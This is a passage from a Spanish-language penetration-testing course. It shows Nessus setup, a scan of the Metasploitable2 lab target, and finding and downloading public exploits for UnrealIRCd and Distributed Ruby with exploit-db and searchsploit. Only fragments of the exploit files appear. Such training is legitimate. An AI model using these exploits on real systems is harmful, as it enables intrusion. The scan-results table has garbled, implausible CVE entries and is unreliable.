
```
sudo /bin/systemctl start nessusd.service
```

Verificamos el estado del servicio con el siguiente comando, debe mostrarse como **Active (running)**:

```
sudo /bin/systemctl status nessusd.service
```

```
(halil@kali:~/Downloads)
$ sudo /bin/systemctl start nessusd.service
(halil@kali:~/Downloads)
$ sudo /bin/systemctl status nessusd.service
● nessusd.service - The Nessus Vulnerability Scanner
   Loaded: loaded (/lib/systemd/system/nessusd.service; disabled; vendor preset: disabled)
   Active: active (running) since Wed 2022-02-02 03:48:18 EST; 1min 13s ago
     Main PID: 12454 (nessus-service)
        Tasks: 13 (limit: 9435)
       Memory: 185.9M
          CPU: 48.513s
        CGroup: /system.slice/nessusd.service
           └─12454 /opt/nessus/sbin/nessus-service -q
Feb 02 03:48:18 kali systemd[1]: Started The Nessus Vulnerability Scanner.
Feb 02 03:48:19 kali nessus-service[12455]: Cached 0 plugin libs in 0msec
Feb 02 03:48:19 kali nessus-service[12455]: Cached 0 plugin libs in 0msec
```

Una vez que Nessus se está ejecutando, podemos iniciar un navegador e ir a la URL <https://localhost:8834>. Se nos presentará un error de certificado que indica un emisor de certificado desconocido, es un comportamiento esperado debido al uso de un certificado autofirmado.



aceptar el certificado autofirmado, haz clic en Advanced y Accept the Risk...

Una vez que se carga la página, se nos pide que seleccionemos un producto de Nessus. Para nuestros propósitos, vamos a seleccionar **Nessus Essentials** y después *Continue*:




Después, se nos pide que solicitemos un código de activación para *Nessus Essentials*. Tenemos que llenar el formulario con la información requerida y, al hacer clic en *Email* se enviará el código de activación al correo electrónico que se especificó:

Get an activation code
To receive an email with a free Nessus Essentials activation code, enter your information.
If you already have an activation code, skip this step.

First * [Redacted] Last * [Redacted]
Email * [Redacted]
Email

Después de recibir el código de activación enviado por correo electrónico, podemos ingresarlo en Nessus y hacer clic en *Continue*:





Register Nessus

Enter your activation code.

Activation Code *

SZRM-YXU

Register Offline

Continue

Ahora que Nessus está activado, se nos pedirá que creemos una cuenta de usuario local para Nessus:



Create a user account

Create a Nessus administrator user account. Use this username and password to log in to Nessus.

Username *

tha

Password *

Submit

Por último, empezará la descarga y compilación de todos los *plugins*. Esto puede tardar algo de tiempo en completarse.



Initializing

Please wait while Nessus prepares the files needed to scan your assets.

Downloading plugins...

Al finalizar, se mostrará a siguiente pantalla, da clic en *close*:

Welcome to Nessus Essentials

To get started, launch a host discovery scan to identify what hosts on your network are available to scan. Hosts that are discovered through a discovery scan do not count towards the 16 host limit on your license.

Enter targets as hostnames, IPv4 addresses, or IPv6 addresses. For IP addresses, you can use CIDR notation (e.g., 192.168.0.0/24), a range (e.g., 192.168.0.1-192.168.0.255), or a comma-separated list (e.g., 192.168.0.0, 192.168.0.1).

Targets

Example: 192.168.1.1-192.168.1.5, 192.168.2.0/24, test.com

Close


Submit

Configuración del Target

Para iniciar un escaneo de vulnerabilidades, primero es necesario especificar el target. Para esto, hacemos clic en el botón *New Scan*.



Nessus permite varios tipos de escaneo de vulnerabilidades, en esta sección vamos a utilizar el escaneo llamado **Basic Network Scan**.



Nota: El curso está enfocado en hacer evaluaciones de vulnerabilidades de manera manual y utilizando herramientas como Nmap, Nikto, WPScan (entre muchas otras..) para detectar vulnerabilidades. Te sugiero, para aprovechar al máximo este curso, no depender de escáneres de vulnerabilidades como Nessus.

Después de haber seleccionado **Basic Network Scan**, se te presentarán las opciones de configuración con dos argumentos requeridos: nombre del escaneo y los targets.

Nessus admite la configuración de targets utilizando una dirección IP, un rango de IPs, una lista de FQDN o IPs delimitadas por comas.

Ajustes de Plantilla

El escaneo **Basic Network Scan**, como todas las demás plantillas, viene con una configuración predeterminada. Sin embargo, estos valores predeterminados pueden no ser exactamente lo que estamos buscando y debemos tener en cuenta varios factores como el target y nuestro entorno.

Algunos de los factores a considerar incluyen:

- ¿El target está ubicado en una red interna o son de acceso público?
- ¿Se hará un ataque brute-force para obtener credenciales de usuario?
- ¿Se escanearán todos los puertos TCP y UDP o solo los puertos comunes?
- ¿Qué comprobaciones debe ejecutar el escáner y cuáles debe evitar?
- ¿Se ejecutará un análisis autenticado o un análisis no autenticado?

En este análisis vamos a ejecutar un escaneo hacia TODOS los puertos. De forma predeterminada, el escaneo **Basic Network Scan** solo analiza los puertos comunes. Para cambiar esto, hacemos clic en la opción **Discovery** en el lado izquierdo de la pestaña **Settings**:

Desde el menú desplegable **Scan Type**, seleccionamos el valor de **Custom**.

Esto agregará configuraciones adicionales en el menú **Discovery**. A continuación, haremos clic en **Port Scanning** para configurar el rango de puertos de 0 a 65535:

The screenshot shows the 'Port Scanning' configuration page. The 'Ports' section is visible, showing the 'Port scan range' set to '0-65535'. The sidebar on the left has a red box around the 'Host Discovery' and 'Port Scanning' tabs, with a red circle labeled '1' on the 'Port Scanning' tab. Another red box labeled '2' surrounds the 'Port scan range' input field.

Con solo esta modificación, solo se analizarán los puertos TCP haciendo un escaneo de tipo SYN, pero no los puertos UDP.

The screenshot shows the 'Network Port Scanners' configuration page. Under the 'TCP' section, the 'SYN' checkbox is checked and highlighted with a red box labeled '3'. Other options like 'Override automatic firewall detection' and 'Use soft detection' are also present.

Hasta este momento no hemos configurado ninguna credencial de autenticación; y no lo vamos a hacer, lo que implica que este análisis se ejecutará sin autenticar. Además, vamos a aceptar los valores predeterminados de **Basic Network Scan**, lo que significa que no se habilitará el uso de fuerza bruta hacia las credenciales de usuario y que se ejecutarán comprobaciones genéricas de vulnerabilidades contra el target.

Ejecución

Ahora que estamos listos, podemos continuar ejecutando el escaneo a Metasploitable2. Hacemos clic en la flecha situada junto a **Save** y, a continuación, hacemos clic en **Launch**:



Inicialmente, el análisis tendrá el estado de *Running*:

The screenshot shows the 'My Scans' section with a single entry: 'Escaneo a Metasploitable2' which is 'On Demand' and currently 'Running'. A red box highlights the 'Running' status.

El tiempo de escaneo variará en función de muchos factores, incluida la configuración del escaneo y la velocidad de la red. Una vez finalizado el escaneo, el estado cambiará a *Completed*:

The screenshot shows the 'My Scans' section with the same entry, but now the status is 'Completed'. A red box highlights the 'Completed' status.

Ya completada la prueba, en la sección **My Scans** haz clic en el nombre del escaneo, en mi caso es "Escaneo a Metasploitable2", para mostrar los resultados:

The screenshot shows the detailed results for the completed scan 'Escaneo a Metasploitable2'. It includes a table of hosts, a pie chart of vulnerabilities, and a summary table with details like 'Policy', 'Scanner', 'Start', 'End', and 'Elapsed' times.

Haz clic en la dirección IP para mostrar las vulnerabilidades descubiertas:

The screenshot shows a list of vulnerabilities found during a scan. The table includes columns for ID, Name, Score, Status, Family, Class, and Exploit. A 'Host Details' panel on the right provides information about the target host, including its IP (192.168.132.132), MAC (00:0C:29:87:03:34), OS (Linux Kernel 2.6 on Ubuntu 8.04 (Hardy)), Start (Today at 4:51 PM), End (Today at 5:02 PM), and Exploit (Metasploit). A pie chart at the bottom indicates the distribution of vulnerabilities by severity: Critical (red), High (orange), Medium (yellow), Low (light green), and Info (blue).

ID	Name	Score	Status	Family	Class	Exploit
CVE-2010-1234	MS10-001: Microsoft Share Information Disclosure	10.0	Exploit	RPC	Information	
CVE-2010-1235	Microsoft Service Detection	10.0	Exploit	Service detection	Information	
CVE-2010-1236	Microsoft Operating System Unsupported Version Detection	10.0	Exploit	General	Information	
CVE-2010-1237	VNC Session password Password	10.0	Exploit	Gain a shell remotely	Information	
CVE-2010-1238	Apache Tomcat AJP Connector Request Injector	10.0	Exploit	Web Servers	Information	
CVE-2010-1239	Microsoft Shell Backdoor Detection	10.0	Exploit	Backdoors	Information	
CVE-2010-1240	MS10-002: Microsoft Word Reader	10.0	Exploit	Gain a shell remotely	Information	
CVE-2010-1241	Microsoft Service Detection	7.5	Exploit	RPC	Information	
CVE-2010-1242	Microsoft Service Detection	7.5	Exploit	Service detection	Information	

Tienes que tomar en cuenta que algunas de los resultados pueden ser falsos positivos, por lo que es fundamental revisar los datos del escaneo y de ser posible, probar manualmente los resultados.

Búsqueda de Exploits Públicos

En esta sección utilizaremos algunas bases de datos de *exploits* para buscar *exploits* de vulnerabilidades conocidas, entre ellas, las vulnerabilidades que hemos descubierto en la fase de evaluación de vulnerabilidades. Despues, vamos a ver lo que necesitas hacer para descargar (en caso de ser necesario), modificar y ejecutar los *exploits* encontrados.

Muchos de los *exploits* disponibles públicamente (por ejemplo en exploit-db) están escritos en C, Python, Perl, Ruby o Bash y se pueden descargar directamente en la máquina atacante. Ya descargados, tienes que analizar el código del *exploit* cuidadosamente para confirmar que hace exactamente lo que la descripción dice que hace. Si no se toman las precauciones adecuadas, podrías tener resultados inesperados como abrir *backdoors* en la máquina de ataque, borrar totalmente un disco duro en el *target* o incluso agregar la máquina a una red de *bots*.

Después de tener la certeza de estar tratando con un *exploit* autentico, a menudo tendrás que hacer algunas modificaciones para adaptar el *exploit* a tu *target*. Muchos *exploits* están escritos como pruebas de concepto (PoCs), lo que significa que el ataque puede efectuarse sin causar daño, es decir, se utiliza un *payload* inofensivo. Por ejemplo, un *exploit* de PoC que explota una vulnerabilidad *Remote Code Execution* podría estar diseñado para ejecutar simplemente el comando *ifconfig* y mostrar el resultado en una página web, lo que "demuestra el concepto" de que la ejecución remota de código es posible y sin causar daño. Sin embargo, tal resultado es bastante inútil desde la perspectiva del atacante, por ejemplo si deseas obtener una *shell* en el *target*; para esto tendrás que modificar el *payload*.

Otra razón para examinar cuidadosamente el código del *exploit* es que regularmente contiene instrucciones de uso en forma de comentarios dentro del código o incluso los requerimientos del *exploit* pueden ser obvios desde el propio código. Para funcionar correctamente, la mayoría de los *exploits* requieren de algunas variables estáticas en el código o valores que se pasan como argumentos al momento de su ejecución. Por lo general, serán específicos del *target* como una dirección IP, algún puerto y, a veces, credenciales para acceder a un panel de administración. Analizando el código del *exploit*, podrás averiguar qué argumentos son necesarios y cómo son procesados. Muchos *exploits* están programados para imprimir sus instrucciones de uso en la terminal.

También debes utilizar tu sentido común al analizar el código de los *exploits*. Por ejemplo, si estás tratando con un *exploit* de ejecución remota y no requiere la dirección IP de un *target* como argumento o variable estática, es probablemente que estés tratando CON un *exploit* falso y potencialmente peligroso para ti.

Exploit-db

Una buena fuente para encontrar *exploits* de vulnerabilidades conocidas es **Exploit Database** (exploit-db) mantenida por la empresa Offensive Security. Exploit-db ofrece un gran número de *exploits*, software vulnerable, documentos y shellcodes.

Una gran ventaja de exploit-db es que muchos de los *exploits* publicados también contienen el software vulnerable disponible para descargar. El software puede ser utilizado para probar los *exploits* localmente y ver cómo funcionan.

El sitio web de exploit-db es: exploit-db.com

Al buscar *exploits* para la versión vulnerable de Unreal IRCd en exploit-db, encontramos varios *exploits* que aplican para esta versión:

The screenshot shows a search results page for 'unreal ircd 3.2.8.1'. The search bar at the top has the query 'unreal ircd 3.2.8.1' highlighted with a red box. The results table has columns for Date, Type, Platform, and Author. There are three entries:

Date	Type	Platform	Author
2011-10-20	DoS	Windows	DIGMI
2010-12-05	Remote	Linux	Metasploit
2010-06-13	Remote	Linux	metasploit

En la primera fila se encuentra un *exploit* que aplica a la vulnerabilidad del servicio pero, ejecutándose en el sistema operativo Windows (como se indica en la columna *platform*). Puesto que ya sabemos que nuestro *target* está corriendo en Linux, solamente nos tenemos que enfocar en los dos *exploits* para Linux:

Cada enlace te llevará a la página web del exploit donde podrás leer su código, descargar el exploit y descargar el software vulnerable (en este caso, no todos los exploits contienen el software vulnerable).

UnrealIRCd 3.2.8.1 - Remote Downloader/Execute

EDB-ID:	CVE:	Author:	Type:	Platform:	Date:
13853	2019-207E	ANONYMOUS	REMOTE	LINUX	2010-08-12

EDB Verified: ✓

Exploit:

Vulnerable App:

Los exploits están escritos en lenguajes de programación como php, asp, python, ruby y a menudo requieren de pequeñas adaptaciones para ejecutarse con éxito en un target. Si no estás familiarizado con la lectura de código de software, te resultará muy útil aprender al menos los principios básicos y la sintaxis. Más adelante analizaremos algunos exploits y veremos cómo adaptarlos a las características de un target o para remediar pequeños bugs que a veces son introducidos a propósito. Estos bugs están ahí como precaución para que no cualquiera (script kiddies) haga uso del exploit con sólo descargarlo sin saber lo que están haciendo y puedan causar algún daño. Como mencioné al inicio, también el código puede estar escrito como una prueba de concepto (POC) para demostrar la existencia de una vulnerabilidad sin incluir payloads maliciosos.

Searchsploit

Otra fuente para encontrar exploits y sin necesidad de descargarlos desde Internet, es una aplicación llamada searchsploit. Searchsploit es una herramienta de búsqueda de exploits desde la línea de comandos en Kali. Esta herramienta utiliza la base de datos de exploit-db e incorpora todos los exploits proporcionados por el sitio web [exploit-db.com](https://www.exploit-db.com). La herramienta es muy fácil de usar y ya viene instalada en Kali Linux. Sin embargo, antes de utilizar searchsploit te sugiero actualizar la base de datos con el siguiente comando:

```
sudo searchsploit -u
```

```
[kali㉿kali]:~$ sudo searchsploit
[sudo] password for kali:
[!] Updating via apt package management (Expect weekly-ish updates): exploitdb

Get:1 http://mirrors.dotsrc.org/kali kali-rolling InRelease [30.6 kB]
Get:2 http://mirrors.dotsrc.org/kali kali-rolling/main amd64 Packages [17.9 MB]
Get:3 http://mirrors.dotsrc.org/kali kali-rolling/main amd64 Contents (deb) [40.7 MB]
Fetched 58.7 MB in 38s (1550 kB/s)
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
34 packages can be upgraded. Run 'apt list --upgradable' to see them.
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
exploitdb is already the newest version (20220129-0kali1).
exploitdb set to manually installed.
```

Al introducir el comando `searchsploit` sin ninguna opción en la terminal, se puede obtener una visión general de todas las opciones disponibles, así como algunas instrucciones de uso general y ejemplos.

```
[kali㉿kali]:~$ searchsploit
Usage: searchsploit [options] term1 [term2] ... [termN]

Examples
searchsploit afd:windows local
searchsploit -t oracle windows
searchsploit -p 39446
searchsploit linux kernel 3.2 --exclude="(PoC)/dos"
searchsploit -s Apache Struts 2.0.0
searchsploit linux reverse password
searchsploit -j 55555 | json_pp

For more examples, see the manual: https://www.exploit-db.com/searchsploit

Options
## Search Terms
-c, --case      [Term]    Perform a case-sensitive search (Default is inSENSITIVE)
-e, --exact     [Term]    Perform an EXACT B-order match on exploit title (Default is an AND match on each term)
[Implies "-t"]
```

A continuación, vamos a buscar exploits para las vulnerabilidades en el software UnrealIRCd 3.2.8.1 y Ruby DRb RMI 1.8.

UnrealIRCd 3.2.8.1

Utiliza el siguiente comando para buscar vulnerabilidades conocidas para el software Unreal IRCd mediante la herramienta searchsploit:

```
searchsploit unreal ircd
[kali㉿kali]:~$ searchsploit unreal ircd
Exploit Title
[!] 3.2.8.1 - Backdoor Command Execution (Metasploit)
[!] 3.2.8.1 - Local Configuration Stack Overflow
[!] 3.2.8.1 - Remote Downloader/Execute
[!] 3.2.8.1 - Remote Denial of Service
Path
linux/remote/16922.rb
windows/dos/18811.txt
linux/remote/13853.pl
windows/dos/27407.pl
Shellcodes: No Results
Papers: No Results
```

El comando regresa un resultado muy parecido al que tuvimos en el sitio [exploit-db.com](https://www.exploit-db.com) previamente.

Podemos imprimir el contenido de los exploits en la terminal utilizando el comando `cat`, por ejemplo:

Vamos a revisar el código del exploit que tiene el título “**UnrealIRCd 3.2.8.1 - Backdoor Command Execution (Metasploit)**”. El nombre del archivo del exploit es **16922.rb**.

Con el comando `locate` podemos encontrar el path absoluto del exploit:

```
locate 16922.rb
```

Y finalmente, con el comando `cat` seguido del path absoluto del exploit imprimimos su contenido en la terminal:

```
cat /usr/share/exploitdb/exploits/linux/remote/16922.rb
```

```

kali㉿kali:~$ locate 16922.rb
/usr/share/exploitdb/exploits/linux/remote/16922.rb

[ kali㉿kali:~ ]$ cat /usr/share/exploitdb/exploits/linux/remote/16922.rb
## $Id: unreal_irccd_3281_backdoor.rb 11227 2010-12-05 15:08:22Z ms $
##

## This file is part of the Metasploit Framework and may be subject to
## redistribution and commercial restrictions. Please see the Metasploit
## Framework web site for more information on licensing and terms of use.
## http://metasploit.com/framework/
##

require 'msf/core'

```

Ruby DRb RMI 1.8

En este ejemplo, vamos a intentar una búsqueda que coincide exactamente con el string "ruby drb rmi" utilizando la opción `-e`:

```
searchsploit -e ruby drb rmi
```

```

[ kali㉿kali:~ ]$ searchsploit -e ruby drb rmi
Exploits: No Results
Shellcodes: No Results
Papers: No Results
[ kali㉿kali:~ ]$
```

La consulta con la opción de coincidencia exacta (`-e`) no devuelve resultados, por lo que tendremos que utilizar un término de búsqueda más genérico. Podemos intentar eliminar la palabra "rmi" del término de búsqueda y si eso tampoco devuelve algún resultado, pasamos a buscar *exploits* con la palabra "ruby" solamente y buscar uno por uno en los resultados.

Personalmente, te sugiero comenzar con términos de búsqueda específicos antes de pasar a una búsqueda más genérica porque las búsquedas genéricas a menudo te devolverán demasiados resultados.

Siguiendo con el ejemplo anterior, si buscamos la palabra "ruby" utilizando el comando `searchsploit ruby`, searchsploit nos presentará bastantes resultados:

```

[ kali㉿kali:~ ]$ searchsploit ruby
Exploit Title: Path
AlchemyCMS v.1 - Cross-Site Scripting
CAMALEON CMS 2.x - Cross-Site Scripting
Distributed Ruby - Send instance_eval/syscall Code Execution (Metasploit)
Distributed Ruby - send syscall (Metasploit)
Fat Free CRM 0.10.0 - HTML Injection
GitHub Enterprise 2.8.0 < 2.8.0 - Remote Code Execution
GitLab - "Impersonate" Feature Privilege Escalation
GitLab 11.4.7 - RCE (Authenticated) (2)
GitLab 11.4.7 - Remote Code Execution (Authenticated) (1)
GitLab 12.9.0 - Arbitrary File Read
GitLab 12.9.0 - Arbitrary File Read (Authenticated)
GitLab 13.10.2 - Remote Code Execution (Authenticated)
GitLab 13.10.2 - Remote Code Execution (RCE) (Unauthenticated)

```

Repasando la lista de los resultados, podemos ver dos *exploits* con el título **Distributed Ruby** que vale la pena examinar más a detalle. Vamos a filtrar los resultados de búsqueda mediante una búsqueda exacta con el string "**distributed ruby**". Recuerda agregar la opción `-e` al comando.

```

[ kali㉿kali:~ ]$ searchsploit -e distributed ruby
Exploit Title: Path
Distributed Ruby - Send instance_eval/syscall Code Execution (Metasploit)
Distributed Ruby - send syscall (Metasploit)
Shellcodes: No Results
Papers: No Results
[ kali㉿kali:~ ]$
```

Searchsploit encontró dos exploits para su uso en Metasploit (preferentemente) que aplican a una vulnerabilidad conocida en **Distributed Ruby**; estos *exploits* se distinguen por tener la palabra "**Metasploit**" entre paréntesis.

Veamos el contenido del exploit con el título "**Distributed Ruby - Send instance_eval/syscall Code Execution (Metasploit)**":

```

[ kali㉿kali:~ ]$ searchsploit -e distributed ruby
Exploit Title: Path
Distributed Ruby - Send instance_eval/syscall Code Execution (Metasploit)
Distributed Ruby - send syscall (Metasploit)
Shellcodes: No Results
Papers: No Results
[ kali㉿kali:~ ]$ locate 17058.rb
/usr/share/exploitdb/exploits/linux/remote/17058.rb
[ kali㉿kali:~ ]$ cat /usr/share/exploitdb/exploits/linux/remote/17058.rb
## $Id: drb_remote_codeexec.rb 12161 2011-03-27 20:00:06Z egypt $
##

## This file is part of the Metasploit Framework and may be subject to
## redistribution and commercial restrictions. Please see the Metasploit
## Framework web site for more information on licensing and terms of use.
## http://metasploit.com/projects/framework/
##

require 'msf/core'
require 'dro/druby'
class Metasploit3 < Msf::Exploit::Remote

```

En el ejemplo anterior, busqué la ubicación del archivo llamado 17058.rb e imprimí su contenido con el comando `cat`.

Por último, también puedes ir al sitio web de Rapid7 (empresa que mantiene y comercializa la herramienta Metasploit) y encontrar información acerca de cómo utilizar el *exploit* en Metasploit:

Module Options

To display the available options, load the module within the Metasploit console and run the commands 'show options' or 'show advanced':


```
1 msf > use exploit/linux/misc/druby_rmi_1_8_exploit
2 msf exploit(druby_rmi_1_8_exploit) > show targets
3 ...targets...
4 msf exploit(druby_rmi_1_8_exploit) > set TARGET < target-id >
5 msf exploit(druby_rmi_1_8_exploit) > show options
6 ...show and set options...
7 msf exploit(druby_rmi_1_8_exploit) > exploit
```

URL: https://www.rapid7.com/db/modules/exploit/linux/misc/druby_rmi_1_8_exploit

Mas adelante veremos cómo utilizar Metasploit.

Buscadores

No podemos dejar de lado las ventajas que nos pueden dar los buscadores de Internet. En Google, con solo hacer una búsqueda utilizando el **software + versión + exploit** podemos tener bastantes fuentes de exploits e información, por ejemplo **ruby drb rmi 1.8 exploit**



Nuevamente, ten mucho cuidado del origen de descarga de los exploits. Te sugiero que tu primera fuente de descarga sea el sitio exploit-db.com.

Descarga de Exploits

Antes de empezar a modificar un exploit, primero debemos tener una copia del exploit en la máquina de ataque. Los métodos más fáciles para obtener exploits son:

- Descargarlos desde Internet, por ejemplo, desde el sitio web exploit-db.com a través de un navegador
- Usar una herramienta de descarga desde la línea de comandos como [wget](#)
- **COPIAR** el exploit desde el repositorio local de Searchsploit a otra ubicación en el mismo sistema de archivos de la máquina de ataque para poder modificarlo. **¡No modifiques el original!**

Exploit-db

En el sitio web de exploit-db, simplemente presiona el botón de descarga para descargar el exploit seleccionado a tu máquina:

También puedes utilizar la herramienta [wget](#) para descargar el exploit desde la línea de comandos:

```
#!/usr/bin/perl
# Unreal3.2.8.1 Remote Downloader/Execute Trojan
# DO NOT DISTRIBUTE -PRIVATE-
# -iHq (218)

use Socket;
use IO::Socket;
```

```

(halil@kali)-[~]
$ wget https://www.exploit-db.com/download/13853
--2022-02-05 16:48:23-- https://www.exploit-db.com/download/13853
Resolving www.exploit-db.com (www.exploit-db.com)... 192.124.249.13
Connecting to www.exploit-db.com (www.exploit-db.com)|192.124.249.13|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1860 (1.0K) [application/txt]
Saving to: '13853'

13853          100%[=====]   1.82K --.-KB/s   in 8s

2022-02-05 16:48:24 (4.67 MB/s) - '13853' saved [1860/1860]

(halil@kali)-[~]
$ cat 13853
#!/usr/bin/perl
# UnrealIRCd 3.2.8.1 Remote Downloader/Execute Trojan
# DO NOT DISTRIBUTE -PRIVATE-
# -iHq {z18}

use Socket;
use IO::Socket;

```

Ten en cuenta que el exploit se descargó sin definir una extensión de archivo. Sin embargo, el contenido del exploit nos dice que está escrito en Perl. Aunque no es necesario, puedes agregarle la extensión:

```

(halil@kali)-[~]
$ mv 13853 13853.pl

```

Searchsploit

También puedes copiar el exploit desde el repositorio local de searchsploit a una ubicación diferente:

```

(halil@kali)-[~]
$ searchsploit UnrealIRCd 3.2.8.1
Exploit Title
  unrealircd 3.2.8.1 - Backdoor Command Execution (Metasploit)
  unrealircd 3.2.8.1 - Local Configuration Stack Overflow
  unrealircd 3.2.8.1 - Remote Downloader/Execute

Shells: No Results
Papers: No Results

(halil@kali)-[~]
$ locate 13853.pl
/usr/share/exploitdb/exploits/linux/remote/13853.pl

(halil@kali)-[~]
$ cp /usr/share/exploitdb/exploits/linux/remote/13853.pl unrealircd.pl
(halil@kali)-[~]
$ head -5 unrealircd.pl
#!/usr/bin/perl
# UnrealIRCd 3.2.8.1 Remote Downloader/Execute Trojan
# DO NOT DISTRIBUTE -PRIVATE-
# -iHq {z18}

```

Otra manera de copiar un exploit desde el repositorio local es utilizando la opción `-m` y el path que se muestra en la salida de la herramienta, por ejemplo:

```

(halil@kali)-[~]
$ searchsploit UnrealIRCd 3.2.8.1
Exploit Title
  unrealircd 3.2.8.1 - Backdoor Command Execution (Metasploit)
  unrealircd 3.2.8.1 - Local Configuration Stack Overflow
  unrealircd 3.2.8.1 - Remote Downloader/Execute

Shells: No Results
Papers: No Results

(halil@kali)-[~]
